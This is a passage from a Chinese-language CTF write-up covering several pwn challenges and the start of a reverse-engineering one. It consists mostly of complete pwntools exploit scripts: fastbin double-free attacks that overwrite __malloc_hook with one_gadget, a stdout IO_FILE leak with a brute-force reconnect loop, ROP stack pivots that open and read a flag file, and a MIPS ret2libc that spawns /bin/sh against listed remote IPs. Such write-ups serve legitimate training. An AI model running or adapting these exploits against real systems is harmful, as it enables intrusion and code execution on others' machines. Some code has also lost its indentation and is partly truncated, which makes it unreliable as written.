# r = remote('47.93.30.224',9999)
elf = ELF('./easypwn')

libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
# libc = ELF('./libc.so.6')

def add(length,name,color):
r.recvuntil("Your choice :")
r.sendline("1")
r.recvuntil(":")
r.sendline(str(length))
r.recvuntil(":")
r.sendline(name)
r.recvuntil(":")
r.sendline(color)

def visit():
r.recvuntil("Your choice :")
r.sendline("2")

def remove(idx):
r.recvuntil("Your choice :")
r.sendline("3")
r.recvuntil(":")
r.sendline(str(idx))

def clean():
r.recvuntil("Your choice :")
r.sendline("4")



add(0x60,'a'*8,'a'*8)
add(0x60,'a'*8,'a'*8)
add(0x80,'b'*8,'b'*8)
add(0x60,'c'*8,'c'*8)

remove(2)
add(0x20,'d'*8,'e'*8)
# gdb.attach(r)
visit()
r.recvuntil("d"*8)
main_arena = u64(r.recv(6).ljust(8, '\x00'))-0xa +0x20
print hex(main_arena)
obj = LibcSearcher('__malloc_hook',main_arena-0x10)
libc_base = main_arena - 0x3C4B20
print hex(libc_base)
# libc_addr = main_arena-0x10 - obj.dump('__malloc_hook')
# print hex(libc_addr)
one_gadget = libc_base +0xf1207
target = main_arena - 0x33
realloc = libc.symbols['realloc']+libc_base
remove(0)
remove(1)
remove(0)
add(0x60,p64(target),'a')
add(0x60,'b','b')
add(0x60,'c','c')
payload = 'a'*0x13 + p64(one_gadget)# + p64(realloc+4)
add(0x60,payload,'d')
# gdb.attach(r)

#两次free同一个chunk，触发报错函数
#而调用报错函数的时候又会用到malloc-hook，从而getshell
remove(0)
remove(0)
# r.recvuntil("Your choice :")
# r.sendline("1")

r.interactive()
```

babypwn

首先看到没有show函数，所以会想到IO_FILE的leak利用，但是这题限制了malloc的chunk 的大小为fastbin

就会借助到scanf函数来触发malloc_consolidate，使相邻fastbin堆块进行合并，并写入unsortedbin的队列中

接下来就是覆写fd为stdout-0x43的位置，对stdout结构进行更改，leak出libc地址

改malloc_hook为one_gadget,getshell

PS：只需要1/16的概率爆破stdout的地址，堆块可以拼凑到不需要爆破


```
#!usr/bin/env python
# -*- coding:utf-8 -*-

from pwn import *
context.log_level ='DEBUG'
# r = process('./pwn')
r = remote('183.129.189.60',10031)
elf = ELF('./pwn')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

def add(length,name,color):
r.recvuntil("Your choice :")
r.sendline("1")
r.recvuntil(":")
r.sendline(str(length))
r.recvuntil(":")
r.send(name)
r.recvuntil(":")
r.sendline(color)
def remove(idx):
r.recvuntil("Your choice :")
r.sendline("2")
r.recvuntil(":")
r.sendline(str(idx))
def clean():
r.recvuntil("Your choice :")
r.sendline("3")
def pwn():
```

```
add(0x28,'a','a')
add(0x28,'b','b')
add(0x28,'b','b')
add(0x28,'b','b')
add(0x68,'c'*0x60+p64(0x100),'c')
add(0x68,'c'*0x60+p64(0x100),'c')
remove(0)
remove(1)

add(0x68,'e','e')
add(0x68,'7'*8,'7'*8)
add(0x68,'8'*8,'8'*8)
remove(6)
remove(7)
remove(8)
add('0'*5000,'a','a')
add(0x68,p16(0x25dd),'a')
# gdb.attach(r)
remove(4)
remove(5)
remove(4)
add(0x68,p8(0xc0),'b')
add(0x68,p8(0xc0),'b')
add(0x68,p8(0xc0),'b')
add(0x68,p8(0xc0),'b')
pay = 0x33*'A' + p64(0xfbad1800) + p64(0)*3 + '\x00'
r.recvuntil("Your choice :")
r.sendline("1")
r.recvuntil(":")
r.sendline(str(0x60))
r.recvuntil(":")
r.send(pay)
# gdb.attach(r)
stderr = u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
print hex(stderr)
libc_base = stderr+0x20 - libc.sym['_IO_2_1_stdout_']
print hex(libc_base)
r.recvuntil(":")
r.sendline('aaaa')
one = [0x45226,0x4527a,0xf0364,0xf1207]
onegadget = libc_base + one[3]
malloc_hook = stderr - 0xaf0
realloc = libc.symbols['realloc']+libc_base
print hex(malloc_hook)
#get shell
remove(10)
remove(11)
remove(10)
add(0x60,p64(malloc_hook-0x23),'b')
add(0x60,'a','a')
add(0x60,'a','a')
payload = 'a'*0x13 + p64(onegadget)
add(0x60,payload,'d')
#double触发malloc_hook
remove(0)
remove(0)

r.interactive()
```

```
i = 0
while 1:
i += 1
log.warn(str(i))
# pwn()
try:
pwn()
except Exception:
r.close()
# r = process('./pwn')
r = remote('183.129.189.60',10031)
```


repwn

一、ida分析逻辑 程序只有一个malloc和一个free操作，同时开了沙箱禁用了system




```
{
  int v0; // ebx
  void **v1; // rbx
  int nbytes; // [rsp+Ch] [rbp-14h]

  printf("how long?");
  nbytes = sub_1170();
  if ( dword_20204C > 9 || dword_20204C < 0 )
    exit(0);
  if ( nbytes <= 0 || nbytes > 0x68 )
    exit(0);
  v0 = dword_20204C;
  qword_202060[v0] = malloc(0x10uLL);
  v1 = (void **)(qword_202060[dword_20204C] + 8LL);
  *v1 = malloc(nbytes);
  read(0, *(void **)(qword_202060[dword_20204C] + 8LL),
  return (unsigned int)(dword_20204C++ + 1);
}
```

Malloc这里限制了申请的堆块个数为10个，且只能为fastbin 再看看free函数



```
  printf("which one?");
  v0 = sub_1170();
  if ( v0 > 10 || v0 < 0 )
    exit(0);
  if ( qword_202060[v0] )
    free(*(void **)(qword_202060[v0] + 8LL));
}
```

很直白的uaf漏洞 再看下show函数:




```
  exit(0);
if ( !dword_202050 )
{
  sub_10E4((__int64)&buf, 16);
  HIDWORD(n) = 51;
  v5 = 18;
  v6 = 120;
  v7 = 36;
  sub_E95(&buf, 16LL, (char *)&n + 4);
  write(1, &buf, 0x10uLL);
  dword_202050 = 1;
}
```

往栈上输入内容，可以泄漏出东西来，这里其实是可以泄漏出栈地址的，但是输出时进行了xxtea的魔改加密，所以需要写脚本对加密的东西进行解密才能输出stack地址。

思路是这样的: 1、先泄漏出栈地址，通过show函数，但是要自己写个xxtea的魔改解密脚本

2、利用uaf进行double free的构造，利用fastbin attack，实现往栈上写内容，改写ret地址的末尾字节为write函数的前2个指令，即偏移为0xce2的位置处，这里有1/16的爆破，这样可以ret时执行write函数:



```
00000000CDF                 mov     rsi, rax        ; buf
00000000CE2                 mov     edi, 1          ; fd
00000000CE7                 mov     eax, 0
00000000CEC                 call    write
00000000CF1                 mov     cs:dword_202050, 1
00000000CFB                 jmp     loc_C05
00000000D00 ; ---------------------------------------------------------------
00000000D00
```

就可以打印出基地址，这样我们可以趁机改写malloc的限制次数，改完后就可以任意申请了。 3、接着继续利用fastbin attack实现劫持栈的ret地址，实现rop操作，泄漏出真实地址

4、再进行fastbin attack实现劫持栈的ret地址，实现rop的栈迁移操作，迁到bss段上，执行open、read、write来打印出我们的flag

完整的exp如下:


```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context(arch='amd64', os='linux')
```

```
local = 1
elf = ELF('./repwn')
if local:
p = process('./repwn')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
else:
p = remote('0.0.0.0',3389)
# libc = ELF('./libc6_2.23-0ubuntu11_amd64.so')
libc = ELF('./libc6_2.23-0ubuntu11_amd64.so')
#onegadget64(libc.so.6)  0x45216  0x4526a  0xf02a4  0xf1147
sl = lambda s : p.sendline(s)
sd = lambda s : p.send(s)
rc = lambda n : p.recv(n)
ru = lambda s : p.recvuntil(s)
ti = lambda : p.interactive()
def debug(addr,PIE=True):
if PIE:
text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()
[1], 16)
gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
else:
gdb.attach(p,"b *{}".format(hex(addr)))
def bk(addr):
gdb.attach(p,"b *"+str(hex(addr)))



def malloc(size,content):
ru("your choice:")
sl('1')
ru("how long?")
sl(str(size))
sd(content)
def free(index):
ru("your choice:")
sl('3')
ru("which one?")
sl(str(index))
def show(content):
ru("your choice:")
sl('2')
sl(content)
def edit(index,content):
ru("Your choice: ")
sl('4')
ru("Which book to write?")
sl(str(index))
ru("Content: ")
sl(content)
def double_free_attack(addr,py):
free(0)
free(1)
free(0)

malloc(0x68,p64(addr))
malloc(0x68,"aaaa")
malloc(0x68,"aaaa")
malloc(0x68,py)
```

```
_DELTA = 0x76129bda
v = []
key = [0x33,0x12,0x78,0x24]
def decrypt(v,n,key):
n = n-1
z = v[n]
y = v[0]
q = 7 + 35 // (n + 1)
sum1 = (q * _DELTA) & 0xffffffff
while (sum1 != 0):
e = sum1 >> 2 & 3
for p in xrange(n, 0, -1):
z = v[p - 1]&0xff
v[p] =(v[p]-(((z >> 7 ^ y << 3) + (y >> 2 ^ z << 5)-0x21) ^ (sum1 ^ y^0x57) +
(key[p & 3 ^ e] ^ z)+0x3f)) & 0xff
y = v[p]
z = v[n]
v[0] =(v[0]-(((z >> 7 ^ y << 3) + (y >> 2 ^ z << 5)-0x21) ^ (sum1 ^ y^0x57) +
(key[0 & 3 ^ e] ^ z)+0x3f)) & 0xff
y = v[0]
sum1 = (sum1 - _DELTA) & 0xffffffff
return v
def pwn():
malloc(0x68,"aaaa")
malloc(0x68,"aaaa")
malloc(0x68,"aaaa")
# debug(0xc82)
show("vv")
# rc(0x8)
for i in range(16):
v.append(u8(rc(1)))
addr = decrypt(v,0x10,key)
stack = "0x"
for i in range(6):
stack += hex(addr[13-i])[2:]
print stack
stack = int(stack,16)
stack = stack-0xf3
print "stack--->" + hex(stack)
# # # debug(0)
py = "k"*0x28+"\x00"*3+'\xe2\x4c'
double_free_attack(stack,py)
rc(0x2b)
base_addr = u64(rc(8))-0xc06+0xce-0x5a-0x15d-2
rc(0x35)
print "base_addr--->" + hex(base_addr)
pop_rdi_ret = base_addr + 0x0000000000001253
pop_rsi_r15_ret = base_addr + 0x0000000000001251
read_plt = base_addr + elf.sym["read"]
write_plt = base_addr + elf.sym["write"]
printf_got = base_addr + elf.got["printf"]
num_addr = base_addr + 0x20204C
main_addr = base_addr + 0x00000000000C05
write_got = base_addr + elf.got["write"]
fake_chunk = stack-0x30
py = ''
py += 'b'*0x28
py += '\x00'*3
py += p64(pop_rdi_ret)
py += p64(0)
py += p64(pop_rsi_r15_ret)
py += p64(num_addr)
py += p64(0)
py += p64(read_plt)
py += p64(main_addr)

double_free_attack(fake_chunk,py)
sd(p64(0))
py = ''
py += 'c'*0x28
py += '\x00'*3
py += p64(pop_rdi_ret)
py += p64(1)
py += p64(pop_rsi_r15_ret)
py += p64(printf_got)
py += p64(0)
py += p64(write_plt)
py += p64(main_addr)

double_free_attack(fake_chunk,py)
libc_base = u64(rc(8))-libc.sym["printf"]
rc(0x60)
print "libc_base--->" + hex(libc_base)
leave_ret = base_addr + 0x0000000000000bc1
pop_rdx_rsi_ret = libc_base + 0x0000000000115189
# mprotect = libc_base + libc.sym["mprotect"]
# # debug(0)
pop_rbp_ret = 0x00000000000009d0+base_addr
bss = elf.bss()+0x100+base_addr
open_plt = libc_base + libc.sym["open"]
py = ''
py += 'c'*0x28
py += '\x00'*3
py += p64(pop_rdi_ret)
py += p64(0)
py += p64(pop_rdx_rsi_ret)
py += p64(0x110)
py += p64(bss)
py += p64(read_plt)
py += p64(main_addr)
# py += p64(bss)

double_free_attack(fake_chunk,py)
# pause()
py = ''
py += 'aaaaaaaa'
py += p64(pop_rdi_ret)
py += p64(bss+0x98)
py += p64(pop_rdx_rsi_ret)
py += p64(0)
py += p64(0)
py += p64(open_plt)
py += p64(pop_rdi_ret)
py += p64(3)
py += p64(pop_rdx_rsi_ret)
py += p64(0x100)
py += p64(bss+0x200)
py += p64(read_plt)
py += p64(pop_rdi_ret)
py += p64(1)
py += p64(pop_rdx_rsi_ret)
py += p64(0x100)
py += p64(bss+0x200)
py += p64(write_plt)
py += "./flag\x00\x00"
sd(py)
# pause()
py = ''
py += 'c'*0x28
py += '\x00'*3
py += p64(pop_rbp_ret)
py += p64(bss)
py += p64(leave_ret)
# debug(0xe9a)
# debug(0x0000000000000E5D)
double_free_attack(fake_chunk,py)
pwn()
p.interactive()
```


mipspwn

1、先找到漏洞点: 先找到选项7的discription然后开到栈溢出漏洞:




```
ssize_t vul() {
    return read(0, &v0, 176);
}
```

2、接着打开ida分析程序: 主要是利用工具mipsrop查找到获取参数的gadget



```
.text:00400798 loc_400798:                                  # CODE
.text:00400798                 lw      $ra, 0x30+var_4($sp)
.text:0040079C                 lw      $s3, 0x30+var_8($sp)
.text:004007A0                 lw      $s2, 0x30+var_C($sp)
.text:004007A4                 lw      $s1, 0x30+var_10($sp)
.text:004007A8                 lw      $s0, 0x30+var_14($sp)
.text:004007AC                 jr      $ra
.text:004007B0                 addiu   $sp, 0x30
.text:004007B4  # ---------------------------------------------
```

这里设置好参数后，接着继续找能实现调用的gadget：



```
.text:00401040                 lw      $fp, 0x58+var_38($sp)
.text:00401044                 lui     $gp, 0x41
.text:00401048                 li      $gp, 0x4194E0
.text:00401050                 move    $t9, $s2
.text:00401054                 move    $a0, $s0
.text:00401058                 nop
.text:0040105C                 jalr    $t9
```

然后就是ret2libc的简单栈溢出操作啦：泄漏地址再system('/bin/sh')

exp如下：

```
from pwn import *
bin_elf = './pwn2'
context.binary = bin_elf
context.log_level = "debug"

if sys.argv[1] == "r":
p = remote("127.0.0.1",9877)
if sys.argv[1] == "l":
p = process(["qemu-mipsel", "-L", "/home/v1ct0r/buildroot/output/target", bin_elf])
if sys.argv[1] == "d":
p = process(["qemu-mipsel", "-g", "1234", "-L", "/home/v1ct0r/buildroot/output/target", bin_elf])

elf = ELF(bin_elf)
libc = ELF("./libc.so.0")

sl = lambda s : p.sendline(s)
sd = lambda s : p.send(s)
rc = lambda n : p.recv(n)
ru = lambda s : p.recvuntil(s)
ti = lambda : p.interactive()

def debug(addr,PIE=True):
if PIE:
text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
else:
gdb.attach(p,"b *{}".format(hex(addr)))

def bk(addr):
gdb.attach(p,"b *"+str(hex(addr)))

def malloc(index,size):
ru("Your choice: ")
```

```
sl('1')
ru("Give me a block ID: ")
sl(str(index))
ru("how big: ")
sl(str(size))
def free(index):
ru("Your choice: ")
sl('3')
ru("Which one to throw?")
sl(str(index))
def show(index):
ru("Your choice: ")
sl('2')
ru("Which book do you want to show?")
sl(str(index))
def edit(index,content):
ru("Your choice: ")
sl('4')
ru("Which book to write?")
sl(str(index))
ru("Content: ")
sl(content)

ru("Warrior,leave your name here:")
sl('king')
ru("Your choice: ")
sl('7')



j_ras3s2s1s0 = 0x00400798
m_a0_s0_t9_s2 = 0x000401040
read_got = elf.got["read"]
puts_plt = 0x00400FB4
py = ''
py += 'a'*0x38
py += 'bbbb'
py += p32(j_ras3s2s1s0)
py += 'c'*0x1c
py += p32(read_got)#s0
py += p32(0)#s1
py += p32(puts_plt)#s2
py += p32(0)#s3
py += p32(m_a0_s0_t9_s2)#ra
ru("Write down your feeling:")
sl(py)
rc(1)
read_addr = u32(rc(4))
libc_base =read_addr - libc.sym["read"]
print "libc_base--->"+hex(libc_base)
system = libc_base + libc.sym["system"]
binsh = libc_base + libc.search("/bin/sh\x00").next()
py = ''
py += 'a'*0x38
py += 'bbbb'
py += p32(j_ras3s2s1s0)
py += 'c'*0x1c
py += p32(binsh)#s0
py += p32(0)#s1
py += p32(system)#s2
py += p32(0)#s3
py += p32(m_a0_s0_t9_s2)#ra
sl(py)

p.interactive()
```

RE

login

1）用python pyinstxtractor.py login.exe命令得到login.exe_extracted文件夹

2）找到文件夹内的login文件，用010editor打开，插入pyc文件头字节，并将其另存为pyc文件

3）在线反编译pyc文件：https://tool.lu/pyc/


4）Z3库+简单异或，跑脚本得到flag

```
import hashlib
'''
from z3 import *

s = Solver()
a1 = Int('a1')
a2 = Int('a2')
a3 = Int('a3')
a4 = Int('a4')
a5 = Int('a5')
a6 = Int('a6')
a7 = Int('a7')
a8 = Int('a8')
a9 = Int('a9')
a10 = Int('a10')
a11 = Int('a11')
a12 = Int('a12')
a13 = Int('a13')
a14 = Int('a14')

s.add(a1*88 + a2*67 + a3*65 - a4*5 + a5*43 + a6 * 89 + a7*25+  a8*13- a9*36 +
a10*15 + a11*11 + a12*47 - a13*60 + a14*29 == 22748)
s.add(a1*89 + a2*7 + a3*12 - a4*25 + a5*41 + a6 * 23 + a7*20 -  a8*66 + a9*31
+a10*8 + a11*2 - a12*41 - a13*39 + a14*17== 7258)
s.add(a1*28 + a2*35 + a3*16 - a4*65 + a5*53 + a6 * 39 + a7*27+  a8*15- a9*33
+a10*13 + a11*101 + a12*90 - a13*34 + a14*23 == 26190)
s.add(a1*23 + a2*34 + a3*35 - a4*59 + a5*49 + a6 * 81 + a7*25+  a8*128- a9*32
+a10*75 + a11*81 + a12*47 - a13*60 + a14*29== 37136)
s.add(a1*38 + a2*97 + a3*35 - a4*52 + a5*42 + a6 * 79 + a7*90+  a8*23- a9*36
+a10*57 + a11*81 + a12*42 - a13*62 - a14*11 == 27915)
s.add(a1*22 + a2*27 + a3*35 - a4*45 + a5*47 + a6 * 49 + a7*29+  a8*18- a9*26
+a10*35 + a11*41 + a12*40 - a13*61 + a14*28 == 17298)
s.add(a1*12 + a2*45 + a3*35 - a4*9 - a5*42 + a6 * 86 + a7*23+  a8*85- a9*47
+a10*34 + a11*76 + a12*43 - a13*44 + a14*65 == 19875)
s.add(a1*79 + a2*62 + a3*35 - a4*85 + a5*33 + a6 * 79 + a7*86+  a8*14- a9*30
+a10*25 + a11*11 + a12*57 - a13*50 - a14*9 == 22784)
```

```
s.add(a1*8 + a2*6 + a3*64 - a4*85 + a5*73 + a6 * 29 + a7*2+  a8*23- a9*36 +a10*5
+ a11*2 + a12*47 - a13*64 + a14*27 == 9710)
